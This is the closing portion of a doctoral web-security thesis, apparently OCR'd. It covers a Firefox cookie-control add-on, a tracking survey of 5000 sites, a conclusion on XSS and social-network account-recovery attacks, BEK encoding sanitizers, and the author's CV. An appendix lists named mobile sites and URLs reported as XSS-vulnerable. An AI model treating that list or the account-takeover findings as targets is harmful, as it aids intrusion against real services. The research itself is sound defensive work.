

Figure 8.2: Fine-grained Setting Dialog.

User Interface:

One of the goal of add-on is to give the user a supportive user-interface[3]. A user can add a toolbar button (see Figure. 8.3). It is the main controlling element and provides activating/deactivating options along with "`state`" indicators, "`action`" indicators and "`context menu`" option in the form of drop-down arrow. The add-on's state indicator is either "`active` (*green color*)" or "`inactive` (*red color*)". The "`action`" indicators start blinking when a certain action takes place. The "`action`" indicators are:

- *W:* means whitelist third-party detected and that party can receive the cookie.
- *B:* means cookie has been blocked because the advertiser is part of user's blacklist. By default, whenever a new third-party detected, we added advertiser to the blacklist.
- *TP:* means trusted third-party list and the cookie has been sent if user-defined policy permits.

[3]The user-interface of `privaCookie` can be seen at http://i.imgur.com/YDYJl7O.png

- *#:* When # sign starts blinking, it means that a cookie has been used too many times or is too old to be resent and therefore blocked.

The "`context menu`" provides options like "`help`", "`verbose mode`", "`show whitelist`", "`show blacklist`", "`edit third-party list`", "`settings dialog`" and "`about`".



Figure 8.3: Toolbar Button along with Context-Menu.

Cookie Storage:

In `privaCookie`, cookie storage is not persistent and each restart of the add-on requires a deletion of all available cookies to ensure its functionality. This will also delete cookies required by the user, e.g., login cookies or shopping baskets. Our add-on stores cookies persistently in a database. The add-on creates `add-onnamehere.sqlite` in the user's profile directory to save cookie information. One of the challenges we have faced is performance issue because of continuous querying the database during normal browsing. We overcame this challenge with the help of a cache layer which loads all entries once from the database and stores in memory for further operations. All changes are written back to the database on browser close.

Privacy/Traceability Trade-off:

The add-on `privaCookie` manages all third-party cookies in a privacy-preserving manner. According to `privaCookie`:

"Our solution enables advertising to have differentiation capabilities without allowing for excessive tracking of users online."

The privacy/traceability trade-off as depicted in `privaCookie` can be seen in Figure 8.4. At position (1,0), the third-party cookies management policy allows for the complete tracking of users online and at position (0,1), blocking all third-party cookies impedes online tracking by third parties. *In our proposal, we have extended this trade-off by adding whitelist and blacklist functionality* (see Figure. 8.5).



Figure 8.4: `privaCookie` privacy/traceability trade-off.



Figure 8.5: Privacy/traceability trade-off extension in the form of whitelist and blacklist in our approach.

Spatial and Temporal Tracking Policy:

For consistency, we have chosen the same notation as described in `privaCookie`. It defines the set of first-parties as B with elements b_i, while the different indices represent distinct domains. Third-parties are similarly described with D and d_j. Cookies are contained in set C and identified by $c_{i,j}$ with the first index representing the first-party domain and the second index representing the third-party domain. Cookies and domain names are available in the browser history set i.e., H. There are two tracking policies defined in `privaCookie` [213]:

Spatial Tracking Policy: In order to protect user's privacy when a user visits multiple first-party domains that need to send cookies to the same third-party advertiser, new cookies will always be sent. The implementation of

privaCookie only supports the hard coded value of L_S i.e., $L_S = 1$ where L_S is a spatial tracking limit/threshold.

$$\sum_{b_m \in H(B)} \beta(b_m, d_j, c_k) < L_S \text{ with } \beta(b_m, d_j, c_k) = \begin{cases} 1 & \text{if } c_k \text{ is set for } (b_m, d_j) \\ 0 & \text{else} \end{cases}$$

[213]

In case of our proposal, the value of L_S depends upon user. User can choose the number of first-parties sharing the same third-party cookie.

Temporal Tracking Policy: When a user visits a specific website, the same cookie to the same third-party advertiser is used only for a specified time period L_T or for a limited number of site's visits L_V.

$$\sum_{b_m \in H(B)} v(b_m, d_j, c_k) < L_V \text{ [213]}$$

The above definition can be written in same form for L_T. In our add-on, we have implemented this policy in the same spirit as given in privaCookie.

8.4 Survey

In this section, in order to investigate the use of third-party cookies for tracking, we present the results of our survey of Alexa's 5000 websites. In the next sections, we discuss the worth mentioning aspects of our survey[4].

8.4.1 Data Collection

In this section, we briefly discuss our data collection methodology. We have used the *FourthParty* tool[5] to collect the HTTP requests' data of Alexa's 5000 websites. To automatically visit websites, we have also implemented a small add-on whose job is to call the list of domains from a text file. During the data collection process, our add-on is active in the currently running instance of Mozilla Firefox browser. The sample *fine-grained* policy that we have set in the setting dialog (see Section 8.3.2) at the time of data collection is:

- Maximum age of the third-party cookie is set to two (2) minutes,
- Maximum transmissions of third-party cookies is three (3) times,
- Maximum number of first-parties sharing the same third-party cookie is set to two (2).

[4]The detailed information about the survey is available at http://www.chm-software.com/ttpCookie/?p=overview

[5]http://fourthparty.info/

With our infrastructure we automatically visited the websites in a time frame of about 10 hours. All collected data is retained from the temporary profile directory and transferred into SQL database tables to facilitate further analysis.

8.4.2 Identifying Third-Parties

We have first checked the SQL database for the count of *distinct* third-parties. This leads to a list of 1200 domains, taken from the statistics log of add-on. We have also compared this result to domains' information stored in the internal Firefox cookie table. During comparison, we have ignored already known 5000 first-parties. As a result, we found 909 distinct domains acting as third-party only. This turns out that approximately 25% of third-parties are also acting in the role of a first-party and that's why they belong to the list of 5.000 visited domains.

8.4.3 Inspecting Third-Parties

We ordered our list of identified third-parties by their absolute usage count in distinct first-party websites (see Table 8.1). The number of total requests sent to a third-party does not match its position in the usage ranking in each case. Some first-parties make heavy use of a certain third-party which causes a significant rise in the request count.

Pos.	TP-Domain	# FPs	% FPs	# Requests	% Requests
1.	doubleclick.net	1130	22,60	5240	10,68
2.	facebook.com	977	19,54	3160	6,44
3.	google.com	970	19,40	3365	6,86
4.	scorecardresearch.com	579	11,58	1762	6,59
5.	twitter.com	512	10,24	1788	3,64
6.	quantserve.com	391	7,82	924	1,88
7.	imrworldwide.com	210	4,20	282	0,57
8.	adnxs.com	180	3,60	520	1,06
9.	yieldmanager.com	179	3,58	475	0,97
10.	2o7.net	163	3,26	246	0,50
11.	yadro.ru	146	2,92	319	0,65
12.	baidu.com	144	2,88	1017	2,07
13.	revsci.net	139	2,78	350	0,71
14.	serving-sys.com	139	2,78	311	0,63
15.	addthis.com	131	2,62	546	1,11
16.	yandex.ru	128	2,56	374	0,76
17.	gemius.pl	127	2,54	412	0,84
18.	atdmt.com	116	2,32	245	0,49
19.	ivwbox.de	113	2,26	259	0,52
20.	criteo.com	111	2,22	229	0,46

Table 8.1: TOP 20 third-parties ordered by number of distinct first-party hosts

We found out that all identified third-parties are used from 20 – 1130 distinct first-parties (see Figure http://i.imgur.com/llvVTa7.jpg). The list leader is `doubleclick.net` which covers ≈ 23% of our website visits. During automated visits of 5.000 websites, we recorded a total number of 49.054 third-party requests – an average count of 10 (= ⌈49.054/5.000⌉) requests per first-party domain.

8.4.4 Looking at First-Parties

For each first-party, we analysed its usage of distinct third-parties (see Table 8.2). 1967 first-parties (39,34%) did not use any third-party content while 3033 first-parties (60,66%) connected to one or more distinct third-party hosts. The website `knowyourmeme.com` came out as the heaviest user of third-parties with 57 requests to distinct third-party domains. The complete overview (see Figure http://i.imgur.com/8vXi00y.jpg) shows that the majority of visited websites make use of third-parties and approximately 50% of them utilise more than one third-party domain.

Pos.	Domain	# TPs
1.	knowyourmeme.com	57
2.	hongkiat.com	44
3.	digitalspy.co.uk	42
4.	sport1.de	41
5.	cuantarazon.com	36
6.	dailycaller.com	29
7.	premierleague.com	29
8.	thisissouthwales.co.uk	28
9.	mysearchproperties.com	28
10.	anime44.com	28
11.	wetter.com	28
12.	radaronline.com	27
13.	bostonherald.com	26
14.	allkpop.com	25
15.	gamestar.de	25
16.	socialmediaexaminer.com	25
17.	boston.com	25
18.	mediatakeout.com	24
19.	freekaamaal.com	23
20.	breitbart.com	23

Table 8.2: TOP 20 first-parties ordered by number of distinct third-party hosts

291 first-parties (5,82%) are acting as third-parties for other visited first-party domains and therefore categorised as "`hybrid-parties`". These are hard to identify for a user as they cannot be detected by simply watching the cookies stored in Firefox browser. A general blocking of cookies for "`hybrid-parties`"

would stop their third-party activities but it can affect browsing experience when visiting as first-party. We have also found out that 1256 visited domains (25,12%) did not set any first-party cookies. This does not imply that there are no third-party cookies set by these websites. During analysis, we counted the domains which have no first-party cookies but indirectly created cookies by including third-party content. This leads to 244 first-parties (4,88% of 5.000 visited domains; 19,43% of 1.256 first-parties without immediate cookies).

8.4.5 DOM Storage, Local Shared Objects and Cookies

After 5000 websites automated visits, Firefox contained a total number of 20654 cookies from 4560 different domains in its internal storage. We also found 392 elements in the DOM Storage created by 253 distinct domains and at the same time there were 90 distinct domains which created Local Shared Objects (LSOs). Only a small subset of third-parties are making use of DOM storage and LSO as compared to the use of cookies in wild (see Table 8.3).

Type	Count	Domains	thereof Third-Parties
Cookie	20.645	4.560	909
DOM Storage	392	253	11
LSO	90	90	49

Table 8.3: Relation between Cookies, DOM Storage and LSOs

8.4.6 Evaluation

We evaluate our proposal on a data-set of 5000 websites. First we automatically visited the 5000 websites (taken from Alexa's index) without add-on installed and collected a total number of 364867 HTTP requests. Next, we visited websites with add-on installed and enabled and this resulted in 359326 HTTP requests. The difference between the measured HTTP requests is 1,52% and therefore negligible. Our results show that our add-on does not block HTTP requests, but only removes selected cookies from requests if they are violating the user-defined policy. We found 49.054 third-party requests during automated visit of 5000 websites and of those 83.29% (40.857) were modified by the add-on (at least one third-party cookie was blocked) because of the given policy violation. We also found out that the third-parties do not initiate further tracking actions if they detect a missing cookie – they simply assign a new value in the following regular connection.

8.4.7 Rating Third-Parties

Our add-on's third-party editor offers the option to download predefined lists (blacklist, whitelist and trusted third-party list). We need a reliable rating of third-parties to create these lists and initially planned to make lists by categorising first-party domains. We also wanted to identify the relations between third-parties and categories to detect their trust level. e.g., a third-party that

Figure 8.6: Rating system and examples from *privacychoice*

Rating (privacychoice)	**Number**	**Target List**
"No Privacyscore"	10	Whitelist
"comfort" (45-50)	43	Trusted third-party List
"caution" (40-44)	7	Blacklist
"concern" (0-39)	71	Blacklist
unknown	41	Blacklist

Table 8.4: Rating and Classification of 172 Third-Party Domains

is only used on adult websites could be an entry in the blacklist for some users.

There exists different online categorisation platforms[6] but they do not provide enough information to finialize the categorisation process. An automated crawl of `alexa.com` and `dmoz.org` allowed us to assign categories for 2.877 of the requested 5.000 domains. Both platforms did not offer any categorisation data for the remaining 2.123 domains (42,46%), so we had to search for another method to fill the lists.

The alternative solution, we found, was a direct classification of third-party domains provided by the tracker and advertiser database on *privacychoice* [215, 216]. *Privacychoice* offers detailed information for a large number of third-parties, combined with a rating system. Free automated access is not possible and we had to check each domain manually. Therefore, the list of 1200 identified third-parties was reduced to 172 entries by choosing only those which are included from minimum 10 different first-party domains.

[6] `alexa.com`, `dmoz.org`, `zvelo.com`, ...

Privacychoice's rating system assigns classification values between zero and 50 and marks them with supportive colors (see Figure 8.6). The rating "No Privacyscore" is the most positive and shows that a third-party is not taking user data for tracking or does not even collect it at all – therefore we place these providers on whitelist. Third-parties rated with "comfort" are moved into trusted third-party list and each other domain (classified as untrusted by "caution", "concern", or unknown state) goes to the blacklist. Table 8.4 shows the results of our rating of 172 third-party domains. We refer to [215, 216] for the detailed description of the rating system.

8.5 Related Work

In this section, we compare the presented approach with closely related proposals.

The most common method of third-party online tracking on the web is third-party cookies [217, 218] and the same holds true for mobile web [219]. In an upcoming research paper[7], Arvind Narayanan et al. have found that third-party cookies can be used for mass surveillance. The authors have found that National Security Agency (NSA) has used third-party cookies for the identification of Tor[8] and non-Tor browsing sessions. Further, authors have also found that 73% of the US-based users can be tracked via third-party cookies.

8.5.1 Ghostery

Ghostery add-on [60] contains a large database of third-party content and shows a notification to the user when third-party content is found in a website. Ghostery does much more than controlling cookies. It can also control scripts, images and other elements but Ghostery works in binary way i.e., the user can allow or disallow third-party contents. Ghostery does not provide *fine-grained* policy management. At the same time Ghostery depends on a frequently updated database. In our add-on, a user can set the *fine-grained* cookie policy and it does not depend on frequently updated database. We also give the user more control over his/her private information.

8.5.2 BetterPrivacy

BetterPrivacy add-on [220] deals with Local Shared Objects (LSOs) and DOM storage. A user can delete the LSO and DOM storage objects in a selectable time interval or on browser starts. The user gets a notification about new LSOs and can modify them via an integrated editor. In BetterPrivacy, only whitelist option is available to the user and at the same time it does not deal with third-party cookies which is by far the most frequently used tracking method. Our add-on gives better control regarding the commonly used tracking technique and provides *fine-grained* cookie policy management.

[7] http://randomwalker.info/publications/cookie-surveillance-v2.pdf
[8] https://www.torproject.org/

8.5.3 Do Not Track

Do Not Track (DNT) [221] is a proposal that enables privacy-concerned users to opt out of tracking done by websites. According to Jonathan R. Mayer [221]:

Do Not Track signals a user's opt-out preference with an HTTP header, a simple technology that is completely compatible with the existing web. Several large third parties already honor Do Not Track, but many more have been recalcitrant. We believe regulation is necessary to verify and enforce compliance with a user's choice to opt out of tracking.

The main problem with DNT is its reliance on third-parties to honor users' preference which is not happening in reality [222]. In our solution, the control is in user's hands and we do not assume any sort of regulation.

8.5.4 Adnostic

Another closely related proposal i.e., Adnostic [49] also addresses the problem of online tracking with the help of in-browser system that uses homomorphic encryption and efficient zero-knowledge proofs. Adnostic is constructed to prevent advertisers from learning about the user's actions. Similar to DNT, the main problem of Adnostic is its reliance on third-parties to honor the users' settings and we believe, this is not the case today. In our approach, we give control to the user so that he can decide. Our proposal enables tracking with minimal privacy risks.

8.5.5 Privad

Privad [223] does not trust ad-networks and anonymizes every piece of information sent by the client. This anonymization impacts on performance and Privad does not attempt to balance the desire of ad networks to track users via third-party cookies and at the same time allows users to control the amount of private information they are willing to share. Our solution is better than Privad in a sense that user can trust on some ad-networks with the help of policy.

8.5.6 Collusion

Collusion [224] is an experimental add-on for Firefox and allows users to see the tracking done by third-parties in the form of *spider-web*. In its current form Collusion does not have opt-out tracking option and will depends on a global database of web trackers. Our proposal allows users to set policies and gives more control over their private information.

8.5.7 Extended Cookie Manager

Extended Cookie Manager add-on [225] is now outdated and in its current form is not compatible with Firefox. Also on the Mozilla add-on reviews there are complaints from users that it causes problem even in previous versions of Firefox.

8.5.8 Beef Taco – Targeted Advertising Cookie Opt-Out

Beef Taco [226] floods the browser with opt-out cookies and at the same time provides no configurable and easy to use interface. Opt-out cookies are only useful if the ad-networks decide to actually respect them. Our solution gives user more control to define cookie managment policy.

8.5.9 Doppelganger

Doppelganger [227], a novel system for creating and enforcing fine-grained, privacy preserving cookie policies in web browsers. Doppelganger has the following drawbacks. It has huge performance cost because of Doppelganger's mirroring mechanism. In Doppelganger, every action of the user is mirrored and every HTTP request in duplicate sent back to the server. It has a long training period and depends on user's comparison between the main and fork window in order to define the policy. Last but not the least, Doppelganger simply blocks all third-party cookies. In `TTPCookie`, we give user a functionality to make editable lists (whitelist, blacklist and trusted third-paryt list) of service providers.

8.6 Conclusion and Future Work

We proposed a *fine-grained*, *per-site* cookie management add-on named `TTPCookie`. We implemented our proposal as Mozilla Firefox add-on. As a part of future work, we plan to do a *usability study* with users of different age and knowledge in order to see what problems and difficulties users have to face when defining fine-grained third-party cookie policy and how we can solve them. We also plan to make the third-party rating system automatic.

9 Conclusion and Future Work

In this thesis, we evaluated string-based input handling, account recovery and privacy of user's information. All three play an important role in today's web applications. The improper treatment of any of these features may result in exfiltration of sensitive information. The goal of this dissertation was *threefold*.

First, we reviewed how top mobile and desktop web applications are handling user supplied contents which may be malicious and cause Cross-Site Scripting (XSS) problem. In addition, we included top PHP frameworks, PHP's built-in functions, popular PHP-based customized solutions and rich-text editors powering thousands of web applications in our investigation of input handling routines. Our analysis revealed that almost all solutions can be bypassed and we had found that 50% of Alexa top sites (10*10) were vulnerable.

We had subsequently designed three solutions for an XSS protection. It included one regular expression based filtering solution which utilizes black-list approach. The solution is part of OWASP ModSecurity (web application firewall engine having around 1,000,000 deployments) Core Rule Set (CRS). The second solution is based on an output encoding of potentially dangerous characters. It supports five common output contexts found in web application and based on *minimalistic* encoding. It has been adopted by a popular in-browser web development editor having more than 50,000 downloads along with one popular Content Management System (CMS). Further, we had also present a fine-grained policy language for the mitigation of an XSS vulnerability. The policy language pushes the boundries of Mozilla's Content Security Policy (CSP). CSP is a *page-wise* policy while the policy language presented in this work gives an individual *element-wise* control.

Secondly, we delved into the account recovery feature of web applications. In particular, we reviewed "`forgot your password`" implementation of 50 popular social networks. We found *Trusted Friend Attack* (TFA) and *Chain Trusted Friend Attack* (CTFA) on the account recovery feature of Facebook. The "`forgot your password`" feature of Facebook supports social authentica-

tion. The attacker can compromise real Facebook accounts with the help of TFA and CTFA. In addition, we had found weaknesses in account recovery feature deployed in other popular social networking sites including Twitter. More specifically, we were able to compromise accounts on 7 social networks.

Finally, given the widespread use of web applications, it is a challenge to provide the user better control over their sensitive information. We addressed this challenge by providing a Mozilla Firefox addon and we called it `TTPCookie`. `TTPCookie` provides the user a fine-grained control over the cookies. `TTPCookie` is neither *user-centric* nor *advertiser-centric* solution because it enables behavioral targeting with low privacy risks.

9.1 Future Work

In this section, we outline future work that we had identified during this thesis. We divide the future work section into three main parts.

1. In Chapter 3, we had presented a regular expression based XSS filter. There is a room for an improvement in the presented regular expressions by keeping in mind false positives. We also plan to improve regular expressions. In Chapter 3, we had also presented findings of a survey of 100 mobile sites for an XSS. We focused on manual findings but in the future, we plan to automate the whole process.

2. In Chapter 4, we had presented a sanitizer that supports five common contexts. One possible direction for future work is to add more contexts e.g., unquoted attribute context, object literal and function declaration/-call support in an script context. We also plan to automate per-context XSS attack methodology presented in Chapter 4. Further, we had also shown that the attack methodlogy can be used for the development of an XSS mitigation solution. In a recent work [228], we had already started automating the XSS attack methodology. Initial results were promising. During a crawl of Alexa top 500 sites[1] (390 unique sites), we were able to find 527 unique XSSes and found around 40% of the top sites are vulnerable at the time of writing. We plan to extend the crawl on a large scale.

3. In Chapter 6, we had presented a fine-grained policy language for the mitigation of XSS attacks in the form of a JavaScript library. One future and promising direction is to implement the policy language in the browser itself.

4. The secure implementation of socail authentication solutions and designing a better privacy solution will remain an open security problems.

We conclude on a saying that unfortunately XSS will remain a promising threat to the web applications in the years to come.

[1] http://www.alexa.com/topsites

10 Appendix

Site Name and URL	Alexa Rank
Intel http://m.intel.com/content/intel-us/en.touch.html	1107
Nokia http://m.maps.nokia.com/#action=search&params=%7B%7D&bmk=1	568
StatCounter http://m.statcounter.com/feedback/?back=/	188
The New York Times http://mobile.nytimes.com/search	112
MTV http://m.mtv.com/asearch/index.rbml?search=	1168
HowStuffWorks http://m.howstuffworks.com/s/4759/Feedback	2882
SlashDot http://m.slashdot.org/	2267
Pinterest http://m.pinterest.com/	38
Dictionary http://m.dictionary.com/	182
MapQuest http://m.mapquest.com/	525

Table 10.1: Top Sites whose mobile-version are vulnerable to XSS

10.1 List of surveyed social networks

Academia, Badoo, Bebo, Cafemom, Care2, Classmates, Couchsurfing, Delicious, Experienceproject, Flickr, FourSquare, FreizeitFreunde, FriendScout24, Friendster, Gaiaonline, GetGlue, Habbo, Hi5, Jappy, Kwick, last.fm, LinkedIn, Lokalisten, Meetme, Meetup, MeinVZ, MyHerritage, mylife, MySpace, Netlog, Pinterest, Plaxo, Plurk, Schueler.cc, Sonico, Spin, StayFriends, Stumbleupon, Tagged, Facebook, Viadeo, VK, Wayn, WeeWorld, Twitter, Xanga, XING, Yammer, Yelp, Zoosk

```
/* Formal Model of Sanitizers in BEK */
/*Testing done on test-bed provided by Microsoft*/
```

Regular Expression (RE) Syntax	
RE Construct	**Description**
\s	Matches any white-space character.
\S	Matches any non-white-space character.
|	Matches any one element separated by the vertical bar character.
*	Matches the previous element zero or more times.
?	Matches the previous element zero or one time.
^	The match must start at the beginning of the string or line.
/i	Makes the match case insensitive.
.	Matches any character except newline.
\	Escape Character.
[^...]	Matches every character except the ones inside brackets.

Table 10.2: Regular Expression (RE) Syntax Description [64].

```
/* http://www.rise4fun.com/Bek/ */
program htmlContextCleaner(input) {
return iter(c in input)
{
   case (c == '<') :
   yield ('&'); yield ('l');
   yield ('t'); yield (';');
   case(true):    yield(c);

};
}
program attributeContextCleaner(input){
  return iter(c in input){
   case (c=='"'): yield('&'); yield('q');
                  yield('u'); yield('o');
                  yield('t');  yield(';');
   case (c=='\''): yield('&'); yield('a');
                   yield('p'); yield('o');
                   yield('s');  yield(';');
   case (c=='`'): yield('&'); yield('g');
                  yield('r'); yield('a');
                  yield('v');  yield('e');
   case(true): yield(c);
      };
}
program styleContextCleaner(input){
  return iter(c in input){
   case (c=='"'): yield('&'); yield('q');
                  yield('u'); yield('o');
                  yield('t');  yield(';');
   case (c=='\''): yield('&'); yield('a');
                   yield('p'); yield('o');
                   yield('s');  yield(';');
   case (c=='('): yield('&'); yield('l');
                  yield('p'); yield('a');
                  yield('r');  yield(';');
   case (c=='\\'): yield('&'); yield('b');
                   yield('s'); yield('o');
                    yield('l');  yield(';');
   case (c=='<'): yield('&'); yield('l');
                  yield('t'); yield(';');
   case (c=='&'): yield('&'); yield('a');
```

```
                  yield('m'); yield('p'); yield(';');
   case(true): yield(c);
      };
}
program scriptContextCleaner(input){
  return iter(c in input){
   case (c=='"'): yield('&'); yield('q');
                  yield('u'); yield('o');
                  yield('t');  yield(';');
   case (c=='\''): yield('&'); yield('a');
                   yield('p'); yield('o');
                   yield('s');  yield(';');
   case (c=='<'): yield('&'); yield('l');
                  yield('t'); yield(';');
   case (c=='\\'): yield('&'); yield('b');
                   yield('s'); yield('o');
                    yield('l');  yield(';');
   case (c=='%'): yield('&'); yield('p');
                   yield('e'); yield('r');
                    yield('c'); yield('n');
                    yield('t'); yield(';');
   case(true): yield(c);
      };
}
==
// check  idempotence property
eq(htmlContextCleaner, join(htmlContextCleaner,
                            htmlContextCleaner));
eq(attributeContextCleaner, join(attributeContextCleaner,
                            attributeContextCleaner));
eq(scriptContextCleaner, join(scriptContextCleaner,
                              scriptContextCleaner));
eq(styleContextCleaner, join(styleContextCleaner,
                             styleContextCleaner));
```

Curriculum Vitae

PERSONAL DETAILS

Name	Ashar Javed
Nationality	Pakistani
Date of Birth	04.01.1980
Place of Birth	Bahawalpur (Punjab), Pakistan
Email	justashar@gmail.com

EDUCATION

03/2012 – 07/2015	Ruhr-University Bochum, Bochum Degree : *Dr.-Ing.*
10/2008 – 11/2010	Technical University of Hamburg-Harburg (TUHH), Hamburg Degree: *MSc.*
09/1999 – 03/2004	The Islamia University of Bahawalpur, Bahawalpur Biedenkopf Degree: *BS(CS)*

PROFESSIONAL EXPERIENCE - EXCERPT

since 03/2015	Hyundai AutoEver Europe GmbH, Offenbach am Main
03/2012 – 02/2015	Ruhr-University Bochum, Bochum
09/2004 – 08/2008	Govt. College of Commerce Bahawalpur, Bahawalpur

Offenbach am Main, 13th November 2015



Figure 10.1: A Running Example of a popular News site.

11 Bibliography

[1] A. Ferrara, "Php install statistics." [Online]. Available: http://blog.ircmaxell.com/2014/12/php-install-statistics.html

[2] "Google vulnerability reward program report for year 2013." [Online]. Available: https://www.youtube.com/watch?v=oAYjZy1Nuyg

[3] "Google trends." [Online]. Available: http://www.google.com/trends/explore#q=XSS%2C%20SQL%20Injection&date=today%2012-m&cmpt=q

